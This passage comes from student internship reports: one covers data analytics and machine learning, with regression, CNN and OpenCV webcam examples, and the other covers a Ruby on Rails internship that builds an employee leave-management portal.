print(alldata.sort_values(['TOTAL'],ascending=False).head(3))
print(alldata.sort_values(['TOTAL'],ascending=False).tail(3))
```

Chapter 7. INTRODUCE ML

7.1 Introduction to Machine Learning

Machine Learning (ML) is the enchanting realm where this dream becomes a reality. In simple terms, ML is akin to teaching a computer to perform tasks without explicitly programming each step.

It's like training a pet to recognize commands – but with algorithms. ML algorithms analyze data, detect patterns, and make predictions or decisions based on what they've learned. For instance, training a model with images of cats and dogs helps it distinguish between the two.

This introduction to ML peels back the curtain on its magic. It's a blend of data, algorithms, and insights, giving computers the ability to learn from data and perform tasks beyond their initial programming.

7.2 Linear Model : Mathematics & Implementation

A linear model is a mathematical representation that assumes a linear relationship between input features and the output. It's a foundational concept in machine learning and is used for various tasks, including regression (predicting a continuous value) and classification (predicting a category). The key assumption is that the relationship between inputs and output can be expressed as a weighted sum of the input features, along with an added bias term.

Implementation:

Here's a step-by-step breakdown of implementing a linear regression model using Python's scikit-learn library:

1. Data Preparation
Import the necessary libraries: import numpy as np and from sklearn.linear_model import LinearRegression.

2. Model Initialization
Create an instance of the LinearRegression class: model = LinearRegression().
This initializes the model with default settings.

3. Training
Train the model using the fit method: model.fit(X, y).
The model adjusts the weights and bias using an optimization algorithm (usually gradient descent) to minimize the prediction error.

4.Prediction
To make predictions for new data, provide the input features to the trained model using the predict method: predicted_y = model.predict(new_X).

5. Evaluation

Assess the model's performance using evaluation metrics such as mean squared error (MSE), R-squared, etc.
Visualize the model's fit by plotting the regression line along with the data points.
Remember that linear models assume a linear relationship between the features and the output. If the relationship is more complex, other techniques like polynomial regression or more advanced models might be needed.

Code :

```
from sklearn.linear_model import LinearRegression
import numpy as np

# Sample data
X = np.array([[1.0], [2.0], [3.0], [4.0]])
y = np.array([2.0, 3.0, 3.5, 4.5])

# Initialize the model
model = LinearRegression()

# Train the model
model.fit(X, y)

# Make predictions
new_X = np.array([[5.0]])
predicted_y = model.predict(new_X)

print("Predicted value:", predicted_y)
```

Output :



Fig 7.2.1 Linear model

Chapter 8. LINEAR REGRESSION

8.1 Multiple Linear Model

Multiple linear regression is a statistical method that uses multiple input features to predict a continuous output. It is an extension of simple linear regression, which only considers one input feature. Multiple linear regression assumes that there is a linear relationship between the input features and the output, and the goal is to find the optimal combination of weights and bias that minimizes the prediction error.

The effectiveness of the model depends on factors such as feature relevance and multicollinearity. Feature relevance refers to how important each input feature is to predicting the output. Multicollinearity refers to when two or more input features are highly correlated with each other. If two input features are highly correlated, then they are essentially providing the same information to the model, which can lead to overfitting.

Multiple linear regression is used in scenarios where multiple factors influence the outcome of a prediction. For example, we can use multiple linear regression to predict house prices based on the area, number of bedrooms, and location.

Here is a step-by-step process on how to use multiple linear regression in Python:

1. Import the necessary libraries.
2. Define the sample data.
3. Split the dataset into training and testing sets.
4. Initialize the linear regression model.
5. Train the model on the training data.
6. Make predictions on the test data.
7. Evaluate the model's performance using the mean squared error (MSE).

The mean squared error (MSE) is a metric that quantifies the difference between the predicted values and the actual target values. Lower MSE indicates better predictive performance.

Code :

```
import numpy as np
from sklearn.model_selection import train_test_split
from sklearn.linear_model import LinearRegression
from sklearn.metrics import mean_squared_error

# Sample data: X contains multiple features and y is the target output
X = np.array([[1.0, 2.0], [2.0, 3.0], [3.0, 4.0], [4.0, 5.0]])
y = np.array([3.0, 5.0, 6.0, 8.0])

# Split data into training and testing sets (80% training, 20% testing)
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)

# Initialize the model
model = LinearRegression()
```

```
# Train the model on the training data
model.fit(X_train, y_train)

# Make predictions on the test set
predictions = model.predict(X_test)

# Calculate mean squared error for evaluation
mse = mean_squared_error(y_test, predictions)
print("Mean Squared Error:", mse)
```

Output:



Fig 8.1.1 Multiple linear model

8.2 Polynomial Linear Regression

During my presentation, I unveiled the concept of Polynomial Linear Regression in a way that brought its mathematical elegance to life. Imagine having a virtual tool that blends the simplicity of straight lines with the flexibility of curves, enabling predictions that adapt to real-world complexities.

In my explanation, I likened Polynomial Linear Regression to an artist's brush adding curves to a linear canvas. I used relatable examples to illustrate how this technique takes predictive modeling beyond basic linear relationships. Just as a curved road adapts to terrain, Polynomial Regression adapts to data's intricacies, resulting in more accurate predictions.

The presentation highlighted how this approach adds a layer of sophistication to predictive analytics. It was a captivating way to show how mathematical models can gracefully accommodate the twists and turns of real-world data, leading to more nuanced and accurate predictions.

Chapter 9. ASSIGNMENT TASK: 2

9.1 Convolutional Neural Network Project

Create a folder: Imagedata

1) Add three folders training, validation, and testing
2) Add two folders laptop and mobile in training and validation folders
3) Add images in all 4 folders (respective images laptop / mobile)
4) Try to develop a Convolutional Neural Network (CNN) which could predict the images from the testing folder. (Whether it is mobile or laptop)

Code :

```
import tensorflow as tf
from tensorflow.keras import layers, models
from tensorflow.keras.preprocessing.image import ImageDataGenerator
import matplotlib.pyplot as plt

# Parameters
img_width, img_height = 64, 64
batch_size = 32
epochs = 35
num_classes = 2  # laptop and mobile

# Data preprocessing and augmentation
train_datagen = ImageDataGenerator(
    rescale=1.0/255,
    rotation_range=20,
    width_shift_range=0.2,
    height_shift_range=0.2,
    shear_range=0.2,
    zoom_range=0.2,
    horizontal_flip=True,
    fill_mode='nearest'
)

validation_datagen = ImageDataGenerator(rescale=1.0/255)
test_datagen = ImageDataGenerator(rescale=1.0/255)

train_generator = train_datagen.flow_from_directory(
    'image_classification/train',
    target_size=(img_width, img_height),
    batch_size=batch_size,
    class_mode='categorical'
)

validation_generator = validation_datagen.flow_from_directory(
    'image_classification/val',
```

```
    target_size=(img_width, img_height),
    batch_size=batch_size,
    class_mode='categorical'
)

test_generator = test_datagen.flow_from_directory(
    'image_classification/test',
    target_size=(img_width, img_height),
    batch_size=batch_size,
    class_mode='categorical'
)

# Build the CNN model
model = models.Sequential()
model.add(layers.Conv2D(32, (3, 3), activation='relu', input_shape=(img_width, img_height,
3)))
model.add(layers.MaxPooling2D((2, 2)))
model.add(layers.Conv2D(64, (3, 3), activation='relu'))
model.add(layers.MaxPooling2D((2, 2)))
model.add(layers.Flatten())
model.add(layers.Dense(64, activation='relu'))
model.add(layers.Dense(num_classes, activation='softmax'))

# Compile the model
model.compile(optimizer='adam', loss='categorical_crossentropy', metrics=['accuracy'])

# Train the model
history = model.fit(
    train_generator,
    steps_per_epoch=train_generator.samples // batch_size,
    epochs=epochs,
    validation_data=validation_generator,
    validation_steps=validation_generator.samples // batch_size
)

# Evaluate the model
test_loss, test_accuracy = model.evaluate(test_generator, steps=test_generator.samples //
batch_size)
print("Test accuracy:", test_accuracy)

# Plot training history
plt.plot(history.history['accuracy'], label='Training Accuracy')
plt.plot(history.history['val_accuracy'], label='Validation Accuracy')
plt.xlabel('Epoch')
plt.ylabel('Accuracy')
plt.legend()
plt.show()
```

9.2 OPEN CV

1) Write script to Open Camera.
2) Write script to Open Camera in gray scale mode (black and white)
3) Write script to Capture image on click of key “c” while camera is open.

1). Write script to Open Camera.

Code:

```
import cv2

# Open camera
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera

    cv2.imshow('Camera', frame)  # Display the frame

    if cv2.waitKey(1) & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

2). Write script to Open Camera in gray scale mode (black and white)

Code:

```
import cv2

# Open camera
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera

    gray_frame = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY)  # Convert frame to grayscale

    cv2.imshow('Gray Camera', gray_frame)  # Display the grayscale frame

    if cv2.waitKey(1) & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

3).Write script to Capture image on click of key “c” while camera is open.

Code:

```
import cv2

# Open camera
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera

    cv2.imshow('Camera', frame)  # Display the frame

    key = cv2.waitKey(1) & 0xFF

    if key == ord('c'):  # Press 'c' to capture an image
        cv2.imwrite('captured_image.jpg', frame)  # Save the captured image
        print("Image captured!")
    elif key == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

Chapter 10. SUMMARY

10.1 Conclusion

My immersive 15 days internship with INFOLABZ IT Services Pvt. Ltd. was a remarkable journey into the realm of Data Analytics and Machine Learning. This experience provided a hands-on exploration of harnessing data for business growth and predictive modeling.

Under the guidance of Mr. Chintan Nagrecha, Director of INFOLABZ IT Services, I embarked on a captivating venture into Data Analytics. The significance of Python libraries like NumPy and Pandas became evident as I learned to analyze diverse datasets, extracting valuable insights that contribute to strategic decision-making.

The magic of Matplotlib unfolded as I dived into data visualization, where intricate analyses metamorphosed into compelling visuals. These visualizations acted as windows into the world of data, revealing trends and patterns that shape informed conclusions.

The internship extended its reach into the world of Machine Learning, a field that fascinated me. Guided by industry professionals, I ventured into the creation of predictive models capable of forecasting vital parameters. This fusion of Data Analytics and Machine Learning showcased their symbiotic relationship in delivering actionable solutions.

This internship was an enchanting blend of learning, experimentation, and skill development. It unveiled the potential of data-driven insights and their transformative impact on decision-making processes. The acquired knowledge and expertise during this period will undoubtedly shape my professional journey ahead.

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INTERNSHIP AT ESSENCE SOLUSOFT

AN INTERNSHIP REPORT

Submitted by

Pansuriya Paraskumar Sureshbhai

190390107022

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

296847

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at ESSENCE SOLUSOFT** has been carried out by **Pansuriya Paraskumar Sureshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Chetan Chauhan
Internal Guide

Sign

Prof. Akshay Kansara
Head of Department

Company Certificate

ESSENCE
SOLUSOFT

Date: 3rd May 2023

Sub: 12-Weeks Internship Completion Certificate

This is to certify that Mr. Paraskumar Pansuriya has completed his 12-weeks internship/training as a Fullstack Software Intern in our company from 1st February 2023 to 30th April 2023. To the best of our knowledge, this is the original and bonafide work done by him.

During this working period, we found him sincere, honest, and hardworking in his work. We appreciate his enthusiasm and dedication toward the work assigned to him. He is amiable in nature and character as well.

Sincerely,
FOR, ESSENCE SOLUSOFT
Sachin
PROPRIETOR

Mr. Sachin Gavariya
Founder & Technical Director
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PMMS Certificate

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 04 May 2023 (13:55:43)

This is to certify that, ***Pansuriya Paraskumar Sureshbhai*** (Enrolment Number - 190390107022) working on project entitled with ***Internship at Essence Solusoft*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	Completed

Name of Student : Pansuriya Paraskumar Sureshbhai

Name of Guide : Mr. Chetan Ranchodbhai Chauhan

Signature of Student :

*Signature of Guide :

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities are been Completed.

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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Essence Solusoft** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Chetan Chauhan** & **Daksha Damaniya (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student Sign of Student

1. **Pansuriya Paraskumar Sureshbhai** _____

Acknowledgement

I would like to express my sincere gratitude to the University and Institute for providing such a wonderful opportunity for students to enhance their skills in their respective fields. I am immensely grateful to **Mr. Sachin Gevariya** and **Mr. Arpit Zala** for placing their trust in me and offering me the chance to work with their esteemed organisation.

I would also like to extend my heartfelt thanks to my Internal Guide **Prof. Chetal Chauhan** and **HOD Prof. Akshay Kansara** for their constant guidance, suggestions, and support throughout my internship. Their valuable coordination and insights have been crucial in helping me complete this internship successfully.

Lastly, I would like to thank my parents, friends, and all my family members for their unwavering support and encouragement throughout this journey. Without their help, this accomplishment would not have been possible.

Thank you

Abstract

The main reason behind this internship was to become expert in a ROR field. During the internship, the individual gained practical experience in web development technologies such as Ruby on Rails (ROR), HTML, CSS, JavaScript, jQuery, and Bootstrap. They completed various tasks such as developing and designing responsive web pages, implementing website functionalities using ROR, creating and managing databases using SQLite3, and integrating front-end and back-end functionalities. The individual used software tools such as Visual Studio Code, Sublime Text, Ubuntu, and RubyMine to complete these tasks efficiently. Through hands-on experience, they gained insights into front-end and back-end web development, enabling them to develop web applications that met specific requirements. Overall, this internship provided a valuable opportunity to enhance their skills in web development and gain practical experience in using various software tools to complete tasks effectively.

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Abbreviations

ROR	Ruby on Rails
HTML	Hypertext Markup Language
CSS	Cascading Style Sheets
TDD	Test-driven development
BDD	Behavior-driven development
AWS	Amazon Web Services
SEO	Search Engine Optimization
CSV	Comma-Separated Values
SEM	Search Engine Marketing
HTTP	Hypertext Transfer Protocol
RVM	Ruby Version Manager
NVM	Node Version Manager
ERB	Embedded Ruby
HAML	Abstraction Markup Language

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Chapter 1. OVERVIEW OF THE COMPANY

1.1 ABOUT COMPANY:

Essence Solusoft is a software development company based in India that provides a wide range of IT solutions and services to clients across various industries. The company offers custom software development, mobile app development, web development, cloud computing, artificial intelligence, and blockchain development services to help businesses improve their operational efficiency and gain a competitive advantage.

With a team of experienced developers and designers, Essence Solusoft has successfully delivered various projects for clients around the world. The company prides itself on its ability to deliver high-quality solutions that meet the specific needs of each client, on time and within budget.

In addition to its software development services, Essence Solusoft also provides digital marketing services such as search engine optimization, social media marketing, and pay-per-click advertising to help businesses increase their online visibility and attract more customers.

Overall, Essence Solusoft is a reliable partner for businesses looking to leverage technology to enhance their operations and achieve their business objectives.

1.2 SERVICE PROVIDE BY COMPANY:

Essence Solusoft provides a wide range of services in the IT industry, including:
Custom Software Development: The company provides end-to-end software development services, from requirement analysis to deployment and maintenance. They have expertise in various technologies such as Ruby on Rails, Python, .NET, Java, and many more.

Mobile App Development: Essence Solusoft has a dedicated team of mobile app developers who have experience in developing apps for both iOS and Android platforms.

Web Application Development: The company provides custom web application development services using various front-end and back-end technologies like HTML, CSS, JavaScript, Ruby on Rails, Angular, React, and more.

E-commerce Development: Essence Solusoft has expertise in building e-commerce websites and applications using platforms like Magento, Shopify, WooCommerce, and custom e-commerce solutions.

UI/UX Design: The company provides user interface (UI) and user experience (UX) design services for web and mobile applications. They use the latest design tools and techniques to create visually appealing and user-friendly designs.

Cloud Solutions: Essence Solusoft offers cloud-based solutions that help clients in scaling their businesses and reducing IT infrastructure costs. They have experience in using AWS, Microsoft Azure, and Google Cloud Platform.

Digital Marketing: The company provides digital marketing services such as SEO, SEM, PPC, and social media marketing to help businesses improve their online presence and generate leads.

QA and Testing: Essence Solusoft offers quality assurance (QA) and testing services to ensure that software and applications are reliable, secure, and bug-free. They have expertise in manual and automated testing techniques.

Chapter 2. INTRODUCTION OF INTERNSHIP

2.1 ABOUT INTERNSHIP:

As part of my 8th semester requirements at Gujarat Technology University, I completed a 12-week internship in the Computer Engineering field.

During this internship, I completed a task assigned by my mentor, which involved developing a web application using Ruby on Rails (RoR) framework. I learned various programming languages such as HTML, CSS, JavaScript, jQuery, Bootstrap, Ruby, and Rails.

I worked as a RoR intern at Essence Solusoft Company, which specialises in web development and software services. I was mentored by their industrial guide, **Ms. Daksha Damaniya**, and supported by my internal guide, **Prof. Chetan Chuahan**. Through this internship, I gained practical experience in implementing databases, working collaboratively in an agile team, and completing the assigned task within the given timeline.

2.2 ROLES AND RESPONSIBILITIES:

As an intern at Essence Solusoft, I was given the opportunity to work on several projects related to web development under the supervision of my mentor, Ms. Daksha Damaniya. My roles and responsibilities included:

- Learning and applying Ruby on Rails framework for developing web applications
- Developing and implementing database schema and models using PostgreSQL
- Creating and implementing user interfaces using HTML, CSS, and JavaScript
- Collaborating with the development team to implement features and resolve issues
- Participating in agile methodology practices such as daily stand-up meetings and sprint planning

- Learning and applying best practices for software development and code management

Through these roles and responsibilities, I gained valuable experience in web development and working collaboratively in a team environment.

Chapter 3. TECHNOLOGY

3.1 HTML:

HTML, or Hypertext Markup Language, is the standard markup language used for creating web pages. It provides the structure and formatting for web pages and allows developers to include various elements such as text, images, and links. An HTML document is made up of elements, which are represented by tags. Tags define the structure of the content and how it is displayed on the web page.

HTML elements include headings, paragraphs, lists, links, images, tables, and forms. Semantic HTML refers to the use of HTML tags that convey the meaning of the content, rather than just its appearance. This allows search engines and other software to understand the content and its purpose. HTML5 is the latest version of HTML and includes new elements and attributes that improve the functionality and performance of web pages.

As a part of my internship, I gained a basic understanding of HTML, which was provided to me by my senior. I also learned about best practices for HTML from an attached document. During my internship, I worked extensively with forms, including input fields, radio buttons, checkboxes, and dropdown menus. I also learned how to incorporate images into web pages and how to create tables. Additionally, I gained experience working with iFrames and validating code with the W3C Validator. I also learned about the usage of header tags and how to load CSS and JavaScript on web pages. Finally, I gained experience in writing inline CSS on web pages.

Overall, my experience with HTML during my internship has given me a strong foundation in web development and has prepared me for future projects in this field.

3.2 CSS:

CSS, or Cascading Style Sheets, is a language used for describing the look and formatting of web pages written in HTML. CSS provides a set of rules that web developers can use to define the styling and layout of HTML elements on a web page. These rules include font styles, colors, backgrounds, borders, and positioning of page elements.

CSS is important because it separates the content and structure of a web page from its presentation, making it easier to maintain and update. CSS also enables web developers to create responsive designs that adjust to different screen sizes and devices. In addition to inline CSS and internal CSS, CSS can also be loaded externally from a separate file, allowing for easy maintenance and consistency across multiple pages. Overall, a strong understanding of CSS is crucial for creating visually appealing and user-friendly websites.

As a part of my internship, I gained a basic understanding of CSS. I learned how to apply CSS inline, on-page, and through a CDN (Content Delivery Network). I also learned about the difference between classes and IDs, with classes being used to apply styles to multiple elements and IDs being used for a single element. In addition, I gained experience applying CSS styles using tag names. Hierarchy in CSS was also covered, with a focus on how it determines the order in which styles are applied to page elements.

Furthermore, I learned how to create image enlarging effects using CSS. I also gained experience making web pages responsive across different devices such as mobile (iOS/Android), tablet/iPad, and desktop. Finally, I learned the importance of validating CSS code with the W3C Validator to ensure its quality. Overall, my experience with CSS during my internship has given me a strong foundation in web development and has prepared me for future projects in this field.

3.3 JAVASCRIPT:

JavaScript is a programming language used primarily for creating dynamic and interactive web pages. It is a high-level language that is interpreted and executed in web browsers. JavaScript allows web developers to add functionality to web pages, such as user input validation, interactive animations, and dynamic content.

It is also commonly used in web development frameworks such as React, Angular, and Vue.js. JavaScript is a versatile language that can be used for both client-side and server-side programming. In addition to its core functionality, JavaScript has a large ecosystem of libraries and frameworks that allow for rapid development and efficient code reuse. Overall, a strong understanding of JavaScript is essential for creating modern and interactive web applications.

3.4 JQUERY:

jQuery is a popular JavaScript library that is used to simplify the process of developing dynamic and interactive web pages. It provides a set of pre-built functions that make it easy to perform common tasks, such as selecting and manipulating HTML elements, handling events, and making AJAX requests. jQuery is designed to be lightweight and easy to use, making it a popular choice for web developers. In addition to its core functionality, jQuery has a large ecosystem of plugins and extensions that can be used to add additional features and functionality to web pages.

jQuery is compatible with most modern web browsers and is commonly used in web development frameworks such as React, Angular, and Vue.js. Overall, a strong understanding of jQuery is beneficial for developing modern and interactive web applications in an efficient and effective manner.

During my internship, I gained a basic understanding of JavaScript and jQuery. I learned how to access and manipulate the Document Object Model (DOM) using JavaScript, which is essential for creating dynamic and interactive web pages. Additionally, I gained experience using jQuery, a popular JavaScript library that simplifies the process of developing web pages. I learned how to use jQuery inline, on-page, and through a CDN (Content Delivery Network). I also gained an understanding of the difference between classes and IDs in JavaScript and when to use each. Events in JavaScript, such as hover, click, onkeypress, onkeyup, and onkeydown were also covered. In addition, I learned when to use jQuery ID based selectors versus class based selectors.

I gained experience using jQuery plugins such as DataTable, Bootstrap, Slider, Modal, and DatePicker, with a focus on practical examples and additional scenarios. Overall, my experience with JavaScript and jQuery during my internship has provided me with a strong foundation in web development and has prepared me for future projects in this field.

3.5 BOOTSTRAP:

Bootstrap is a widely used front-end framework that I had the opportunity to work with, gaining experience in building responsive and mobile-friendly web pages. It provides a set of pre-built HTML, CSS, and JavaScript components that can be easily incorporated into web projects, making it easier for developers to create professional-looking and functional websites.

Bootstrap's form elements are one of its most popular features, as they offer a range of user-friendly inputs, such as text fields, dropdown menus, checkboxes, radio buttons, and more. Additionally, Bootstrap includes support for form validation, which can help ensure that user input is accurate and complete.

In addition to its form elements, Bootstrap is known for its powerful responsive design capabilities. Bootstrap's grid system allows developers to easily create responsive layouts that can adapt to different screen sizes and device types. By using CSS media queries, Bootstrap adjusts the layout and styling of web pages based on the size of the viewport. This enables developers to create web pages that look great on a wide range of devices, from mobile phones to desktop computers. Overall, my experience with Bootstrap has given me a solid understanding of how to build responsive and mobile-friendly web pages that provide a consistent and user-friendly experience across different devices.

Fig. 3.1 Home page of HTML, CSS, JavaScript, jQuery and Bootstrap demo

Figure 3.1: Home page of the demo. This figure displays the home page of a web application that serves as a demo for several web development technologies. The user interface is designed using HTML, CSS, JavaScript, jQuery, and Bootstrap, resulting in a visually

appealing and user-friendly interface. The layout is responsive and adapts to different screen sizes, with a clear hierarchy of content and easy-to-use navigation.

Fig. 3.2 Responsive Plans Cards: A User-Friendly Solution for Pricing Pages

This Figure 3.2: set of plans cards with responsive design, optimized for use on different devices and screen sizes. The cards feature a clean and modern layout, with bold typography, attractive icons, and clear pricing information. The responsive design ensures that the cards adjust dynamically to fit different screen sizes, maintaining their readability and usability across a variety of devices. Overall, the design is user-friendly and visually appealing, making it an effective tool for showcasing pricing plans and other similar content on a website or app.

3.6 RUBY:

Ruby is a dynamic, object-oriented programming language that I had the opportunity to learn during my internship. To gain a better understanding of the language, my senior provided me with a basic understanding of Ruby's syntax and programming concepts, such

as variables, control structures, data types, and more. Additionally, I was introduced to Ruby's best practices, which helped me write more efficient and readable code. Overall, my experience with Ruby has given me a solid foundation for building applications using this powerful programming language.

One of the key features of Ruby is its support for object-oriented programming concepts. I gained a basic understanding of these concepts, such as classes, objects, methods, modules, inheritance, overriding, and more. These concepts form the basis of Ruby's programming model, which emphasises the use of objects to encapsulate data and behaviour. Additionally, I learned about some of the key Ruby data structures, such as strings, arrays, and hashes, and how to manipulate them using built-in methods.

During my internship, I also gained experience with some of the more advanced features of Ruby. For example, I learned about Ruby's support for regular expressions and how to use them to search and manipulate strings. I also gained experience with Ruby's built-in CSV library, which made it easy to read and write CSV files. Additionally, I learned about some of the key Ruby programming patterns, such as service objects, value objects, query objects, and observers, which can help make code more modular and maintainable. Overall, my experience with Ruby has given me a solid understanding of how to build applications using this powerful programming language.

Another important aspect of logical tasks in Ruby is working with arrays and hashes. Ruby provides a number of methods for manipulating arrays and hashes, such as sort, filter, and map. Using these methods, we can perform complex logical tasks such as filtering and sorting data based on certain criteria.

In conclusion, learning how to perform logical tasks in Ruby is a crucial skill for any Ruby developer. By understanding conditional statements, loops, and logical operators, as well

as working with arrays and hashes, we can build robust and efficient programs that meet the needs of our users. During my internship, I was able to gain a good understanding of these concepts and apply them in real-world scenarios.

3.7 RAILS:

Rails is a web application framework written in the Ruby programming language. It is designed to make it easier to build web applications by providing a set of conventions and tools to help developers write clean and maintainable code.

One of the first things that I learned was the importance of having a basic understanding of the directory structure in Rails, which includes folders for controllers, models, views, and assets. In addition, Rails follows the Model-View-Controller (MVC) architecture, which separates the concerns of an application into three distinct layers.

Understanding the request-response paradigm is also essential when working with Rails. This refers to the way that web servers and applications communicate with each other to handle HTTP requests and responses.

Package managers such as Yarn, RVM, Bundler, and NPM are commonly used in Rails applications to manage dependencies and ensure that an application is using the correct versions of the required libraries.

Routing in Rails is another important aspect to consider. There are several key concepts to understand, such as single and multiple resources, nested resources, namespace routing, naming routes, and collection routes. These routing techniques can help developers create cleaner and more organised code.

Controllers are responsible for handling requests in Rails applications. It is important to understand the basic ROR-based controllers that are used in Rails applications, as well as how to create API-driven controllers to handle requests from external services. Tools like Postman can be used to test and debug these controllers.

The model layer in Rails is responsible for handling database interactions. It is important to understand the difference between models and tables, as well as how migrations work in Rails. Scopes can also be used to simplify database queries and make them more maintainable.

View components such as partials, presenters, and helpers can be used to organise and modularize code in Rails applications. There are also several template languages that can be used in Rails, such as ERB, HAML, and Slim.

Other important topics in Rails include managing environments such as development, test, and production; working with databases such as PostgreSQL, MySQL, and MongoDB; using Gems like Devise, Rubocop, and Sidekiq; and understanding how to test applications using TDD and BDD methodologies.

Overall, my internship experience with Ruby on Rails has provided me with a solid foundation in these topics, which can help me create cleaner, more efficient, and more maintainable code in future projects.

Table 3.1 Task completion

Duration	Task
1-Week	- HTML
1-Week	- CSS
1-Week	- JavaScript
1-Week	- jQuery
1-Week	- Bootstrap
1-Week	- Demo on HTML, CSS, jQuery, JavaScript and Bootstrap
3-Week	- Ruby
3-Week	- Rails

Chapter 4. PROJECT

4.1 INTRODUCTION:

The Employee Portal Project is a web-based application that allows employees to manage their leave requests and view their leave balances. The portal provides a centralized platform where employees can submit their leave requests and track their application status. Additionally, it provides an easy-to-use interface for administrators to view and manage leave requests.

One of the key features of the employee portal is the ability for employees to apply for leave directly through the system. The portal provides a simple form that employees can use to request time off. They can select the type of leave they are applying for (e.g., sick leave, vacation leave, personal leave), the start and end dates of their absence, and provide any additional notes or attachments required for the request.

Once the leave request is submitted, the system automatically sends an email notification to the employee's supervisor or manager to review and approve the request. Administrators can log into the system to view pending leave requests and approve or reject them. They can also view an employee's leave history, including approved and denied requests, and manage their leave balances.

The employee portal project aims to simplify the leave application process and reduce the workload of administrators. By providing a central platform for leave management, the system helps to streamline the entire process, from submitting a request to its approval. With the employee portal, employees and administrators alike can enjoy a more efficient and effective leave management experience.

4.2 MODULES:

4.2.1 User module:

The user module of the project will enable employees to apply for leave from their account. The following features will be included in this module:

- Login and Update: Employees will be able to update an account and login to access the system.
- Profile Management: Employees will be able to manage their personal information, such as their contact details, address, and emergency contact information.
- Apply for Leave: Employees will be able to apply for leave through their account. This feature will include the ability to select a leave type, view leave balance, view leave history, and check the status of their leave applications.
- Logout: Employees will be able to log out of the system once they have completed their tasks.

4.2.2 Admin module:

The admin module of the project will provide the administrative staff with the ability to manage employee records and leave applications. The following features will be included in this module:

- Login: Admin users will be able to login to the system using their credentials.
- Dashboard: The dashboard will provide an overview of the system and the latest updates.
- Employee Management: Admin users will be able to add new employees to the system, edit employee details, delete employee records, and view employee information.
- Leave Management: Admin users will be able to view leave applications submitted by employees, approve or reject leave applications, and view the leave calendar.
- Logout: Admin users will be able to log out of the system once they have completed their tasks.

4.2.3 Leave application module:

